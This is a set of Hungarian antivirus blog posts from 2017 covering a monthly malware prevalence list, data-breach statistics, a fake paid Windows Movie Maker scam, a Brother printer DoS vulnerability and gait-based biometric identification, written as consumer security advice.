Elterjedtsége a szeptemberi fertőzések között: 1.81%
Működés: A LNK/Agent trójai fő feladata, hogy a háttérben különféle létező és legitim - alaphelyzetben egyébként ártalmatlan - Windows parancsokból kártékony célú utasítás-sorozatokat fűzzön össze, majd futtassa is le azokat. Ez a technika legelőször a Stuxnet elemzésénél tűnt fel a szakembereknek, a sebezhetőség lefuttatásának négy lehetséges módja közül ez volt ugyanis az egyik. Víruselemzők véleménye szerint ez a módszer lehet a jövő Autorun.inf szerű kártevője, ami valószínűleg szintén széles körben és hosszú ideig lehet képes terjedni.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.DV/description

07. SBM/Exploit.DoublePulsar exploit
Elterjedtsége a szeptemberi fertőzések között: 1.59%
Működés: Az SBM/Exploit.DoublePulsar néven észlelhető kártékony kód képes megfertőzni azokat sérülékeny rendszereket, amelyek a CVE-2017-0145 sebezhetőség elleni javítófoltot még nem futtatták le. Ez az a bizony sérülékenység, amelyet az NSA-től loptak el, és a későbbi tömeges WannaCryptor, illetve WannaCry zsarolóvírusos fertőzésekért felelős.



Bővebb információ: http://www.virusradar.com/en/threat_encyclopaedia/detail/383816


08. JS/TrojanDownloader.Nemucod trójai
Elterjedtsége a szeptemberi fertőzések között: 1.56%
Működés: A JS/TrojanDownloader.Nemucod trójai HTTP kapcsolaton keresztül további kártékony kódokat igyekszik letölteni a megfertőzött számítógépre. A program egy olyan URL listát is tartalmaz, amelynek link-hivatkozásait

végiglátogatva különféle kártevőket próbál meg letölteni ezekről a címekről, majd végül a kártékony kódokat a gépen le is futtatja.




Bővebb információ: http://www.virusradar.com/en/JS_TrojanDownloader.Nemucod/detail

09. LNK/Agent.CX trójai
Elterjedtsége a szeptemberi fertőzések között: 1.52%
Működés: Az LNK/Agent.CX trójai egy olyan kártékony link hivatkozás, amelyik különféle rosszindulatú parancsokat fűz össze és futtat le. A keletkezett .lnk kiterjesztésű "%drive_name% (%drive_size%GB).lnk" elnevezésű fájlokkal igyekszik megtéveszteni a felhasználókat, akik cserélhető meghajtó tartalomként jóhiszeműen rákattintanak a valójában kártékony hivatkozásra. A hatékony védekezéshez a naprakész vírusirtó mellett javasolt a Windows alatt az "Ismert fájltípusok elrejtése" beállítási lehetőséget is kikapcsolni.



Bővebb információ: http://www.virusradar.com/en/LNK_Agent.CX/description

10. Win32/Bundpil féreg
Elterjedtsége a szeptemberi fertőzések között: 1.42%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: statisztika radar adatok szeptember nod32 havi report threat vírusstatisztika 2017.

Ajánlott bejegyzések:


A tárnamester elkérte a fővájártól a Bitcoint



Antimalware nap


Trójaiak - Reklámprogramok 6-3


A májusi sírás kizúttal nem ért aranyat


Tavaszi trójai letöltők és más hátsóajtós kártevők

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13118424

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

2506

Antivírus blog

vírusok, férgek, botnetek, kártevők

Csendben szivárognak az adataink


2017. november 03. 09:38 - Csizmazia Darab István [Rambo]

Egy friss statisztika szerint **a 2017-es év első felében több adat került illetéktelen kezekbe, mint tavaly az egész esztendő (1.37 milliárd) alatt**. Ez összességében tavaly 1.9 milliárd elveszett személyes adat volt - és már csak alig félév van a GDPR hatálybalépéséig.




A breachlevelindex.com által publikált felmérés szerint **naponta hozzávetőlegesen átlag 10 millió adatrekordot tulajdonítanak el**.

A statisztikai szomorú eredménye az is, hogy **az ellopott adatok mindössze 1 százaléka van titkosítva, ezzel nehezítve a kiszivárgott adatok használhatóságát. Pedig a titkosítás alkalmazásával (PGP, GPG, ESET Endpoint Encryption, stb.)** nagyban megelőzhető lenne az érzékeny információkhoz való jogosulatlan hozzáférés, valamint a felhasználói adatok kiszivárgásából fakadó későbbi kockázatokat is minimálisra csökkenthetné.



A beszámoló szerint **leginkább a külső támadók jelentenek veszélyt az adatokra (74%)**, de belső munkatársak által bosszúból vagy anyagi haszonszerzésből elkövetett, illetve támogatott akcióból is sokszor (8%) történik adatszivárgás.



Területileg Észak-Amerikában történik a legtöbb ilyen jellegű incidens, ez 86%-ot jelent, valamint azt is, hogy ott

törvény írja elő ezeknek a nyilvánosságra hozását. **Európából mindössze 5%-a származik** a felmérésben szereplő bejelentett adatsértéseknek.

Ezen viszont nagymértékben változtat majd a már elfogadott, és 2018. májusában hatályba lépő General Data Protection Regulation, vagyis az európai uniós Általános Adatvédelmi Rendelet. Emellett az ausztrálok is mozgolódnak ezen a téren, és az úgynevezett Notifiable Data Breaches, vagyis az incidensek bejelentési kötelezettségének szabályozása is segíthet tisztább képet kapni a valós helyzetről.




A breachlevelindex 2013. óta gyűjt információkat az adatlopásokról, és ezeket vizsgálva egyértelműen látszik, évről évre egyre nagyobb kihívást jelent az adatszivárgás elleni hatékony védelem, illetve a már bekövetkezett incidensek megfelelő kezelése, kommunikációja.



Emlékezetes, hogy például a Target áruház lánc esetében a 2013. év végi incidensben 70 millió ügyfél személyes adata és mintegy 40 millió hitel- és bankkártya adata került rossz kezekbe.

Mint utólag kiderült, **a Target számára az incidens teljes költsége 290 millió USD volt**, amelyből a biztosításaik révén viszont mindössze 90 millió dollár térült meg.



Rossz kommunikáció egyik példája lehet az Adobe elleni incidens, ahol eleinte tagadták, illetve szépítették a károkat, pedig 150 millió ügyféladat, 3.2 millió hitel- és bankkártya adat, sőt forráskódok is áldozatul estek a támadásnak.

És persze említhetjük a Sony esetét is, ahol 2011-2012-ben húsz támadási hullámban összesen 24 mrdUSD veszteséget szenvedtek el, amit elhallgattak, nem kezelték megfelelően. Érdekes módon **2014-ben is történt náluk egy újabb 100 TB mértékű adatlopás, levelezés kiszivárgás.**

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: statisztika felmérés incidens veszteség adatlopás adatszivárgás breach adatsértés gdpr breachlevelindex

Ajánlott bejegyzések:


Egy adatlopás margójára



Rekord összegekbe fáj az adatszivárgás


Az európai cégek mélyen alábecsülik kockázatokat


Beváltak-e a 2014-es jóslatok?


Munkavállalói adatok szivárogtak az Nvidiától

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13153654

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.11.03. 10:15:13

Kicsit lemaradtam: mikortól titkosított egy adat? Ha titkosítom a fájlrendszert, az elég? Az adatbázis mezőiben tárolt adatnak kell kódoltnak lennie? Utóbbi esetben, ha készítek egy API-t ami adatot szolgáltat, vajon küldheti-e dekódolt állapotban?

Válasz erre

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

730

Antivírus blog

vírusok, férgek, botnetek, kártevők

Windows Movie Maker vagy mégsem?


2017. november 10. 11:31 - Csizmazia Darab István [Rambo]

Kifogyhatatlan a "vagy mégsem?" tárháza a csalásoknak, átveréseknek, és különféle pénzlehúzós trükközéseknek. **Ezúttal a Windows Movie Maker trójai változata akadt fenn a rostán, belebonyolódva egy kicsit a "de ha ingyen van, akkor miért kér mégis pénzt" dilemmába.**



Csalók egy módosított változatát terjesztik a közismerten ingyenes Windows Movie Maker szoftvernek, és persze mi más is lenne az átverés célja, mint a pénztárcák megkopasztása.

Az ESET biztonsági szakembereinek feltűnt, hogy **a Google és a Bing keresőiben a "Movie Maker" és a "Windows Movie Maker" keresőszavakra olyan találatok szerepelnek előkelő helyen, amelyek nem a Microsoft letöltési helyére mutatnak**, hanem egy bizonyos hxxp://windows-movie-maker.org oldalra vezetnek.



Amikor a felhasználó telepíti a fent említett helyről a szoftvert, akkor kap ugyan egy látszólag működő Windows Movie Makert, ám a hivatalos és valóban ingyenes Microsoft Windows Movie Maker csomaggal szemben **kapunk egy felugró ablakot is, melyben a manipulált program már azt állítja, hogy ez mindössze csak egy próbaverzió, és frissítenünk kell ahhoz, hogy valóban birtokolhassuk a teljes verziót.**

Ez az állítólagos 29.95 USD-be kerülő (mai áron körülbelül 8 ezer forint) frissítés a csalók szerint ráadásul még akciós is, hiszen 25% kedvezményt tartalmaz a kedves vásárlók részére. Ha valaki utal és fizet, akkor a bűnözök köszönik szépen a pénzt a semmiért.



A hasonló esetek megelőzéséhez hasznos szokás, ha igyekszünk minden esetben közvetlenül a gyártó, forgalmazó weboldaláról letölteni az általunk keresett szoftvert, ahol az is praktikus, ha találunk a letöltött csomaghoz összegző hash értéket is, mert ellenőrizhetjük ezt még a telepítés előtt. Természetesen célszerű, ha folyamatosan naprakész vírusvédelmi alkalmazással védjünk számítógépünket.

Emellett pedig ha valami ténylegesen ingyenes, akkor semmilyen körülmények között ne fizessünk mégis érte, hanem idejében fogjunk gyanút az ilyen lehúzós kísérletek láttán.



Az ESET szoftverei a kártékony kódot Win32/Hoax.MovieMaker névvel detektálják és blokkolják. **Ha pedig valaki véletlenül már telepítette volna ezt a rosszindulatú trójai verziót, haladéktalanul uninstallálja, végezzen el egy alapos víruskeresést, majd keresse meg a gyártó weboldalán a megbízható igazi letöltési csomagját.**

Végül ha valaki esetleg érvényesíteni tudta a csalók által fentebb beígért pénzvisszafizetési garanciát ("30 Day Money Back Garantee"), az kommenteljen nekünk bátran ;-)

Tetszik 5

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: google windows free letöltés ingyenes vagy alkalmazás movie hamis trójai maker eset mégsem bing welivesecurity.com

Ajánlott bejegyzések:


Zseblámpa és a nagy gubanc


Játéknak álcázott banki trójai


Az Androidos pornó nem játék!


Az Android az Új Vadnyugat - ja nem - de :)



Kriptovaluta - Mi lopunk, ti loptok, ők lopnak

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13229579

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz







Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal
Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.

VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

532

Antivírus blog

vírusok, férgek, botnetek, kártevők

Brother nyomtatód van testvér? Akkor rossz hírem van...

2017. november 14. 14:49 - Csizmazia Darab István [Rambo]

Egy olyan biztonsági rést tártak fel kutatók, melynek segítségével **a Brother nyomtatói és multifunkcionális irodai eszközei ellen eredményes szolgáltatásmegtagadási támadás, DOS indítható.**



A Trustwave felfedezése szerint a Brother eszközök beépített HTTP szervereiben található olyan sebezhetőség, amely lehetővé teszi, hogy akár egyetlen preparált HTTP kérés segítségével lebénítsuk az adott nyomtatót.

Bár **a CVE-2017-16249 sérülékenység kihasználásával a PoC (Proof of Concept, kísérleti) kód által demonstráltan a folyamatos lekérések miatt valóban leállnak a nyomtatók**, a gyártó cég eleinte nem reagált a biztonsági kutatók november elejei hibajelzésére.



Mivel a támadásról szóló beszámoló a széles olvasóközönséget elérő TheRegister mellett az SC Magazin hasábjain is megjelent, ezután mégis jelentkezett a Brother, és bejelentették, elismerik ugyan a hiba létezését, de azt alaposabban ki szeretnék vizsgálni.

Az elemzések után majd "a kellő időben" akár javítófolt kibocsátására is készen állnak.



Emiatt tehát sajnos egyelőre hibajavító patch sem készült, így addig is jobb híján az eszközökhöz való hozzáférési jogosultságok szűkítésével, a helyi hálózat biztonsági beállításainak finomhangolásával (ne legyen nyitva a nyomtató az internet felé), illetve a biztonságosabb IPsec, SSL, TLS, SNMPv3 protokollok alkalmazására épülő nyomtatási opciók kiválasztásával tudunk védekezni, kockázatot csökkenteni.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: printer támadás brother nyomtató dos exploit sebezhetőség sérülékenység

Ajánlott bejegyzések:


Az Android áll a sebezhetőségi lista élén


Én frissítek, te frissítesz, ő frissít - ja nem


Jelszómenedzserek, frissítések



Windows exploitok és biztonság - ez történt 2016-ban


Java? Á dehogy? Talán Adobe Flash? Az sem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/13274917

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.

VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

KÖVETÉS

1360

Antivírus blog

vírusok, férgek, botnetek, kártevők

Megismerni a júzert cifra járásáról

2017. november 17. 08:35 - Csizmazia Darab István [Rambo]

Sokszor és sokat írtunk már különféle biometrikus azonosítási módokról. Többek közt szemezgettünk **jelenleg is létező módszerekről, melynek azért nyilvánvaló gyengepontjai is vannak**, erről legjobban talán a Hacktivity előadásokról ismert Óbudai Egyetem munkatársai tudnak remekül mesélni például ebben a videóban, vagy egy másik, 2015-ös tenyérlenyomattal kapcsolatos előadásukban.



Mai témánk apropója pedig az, hogy indiai kutatók azt tanulmányozták, hogy az okostelefon gyorsulásmérőjével lehetséges lenne-e olyan egyedi jellemző mintát kimutatni egy gyaloglás, séta folyamán, amelyből biztonságos azonosításra alkalmas módszer válhatna.

Ehhez egy Samsung Galaxy J1-es készükéket használva 50 másodpercenként mintákat vettek, hogy ebben a felhasználóra jellemző járás egyedi jellemzőit ki tudják mutatni. **A 3600 mintából a kutatók 93% pontossággal voltak képesek a felhasználó azonosítására**. A publikált tanulmány az alábbi linken olvasható.


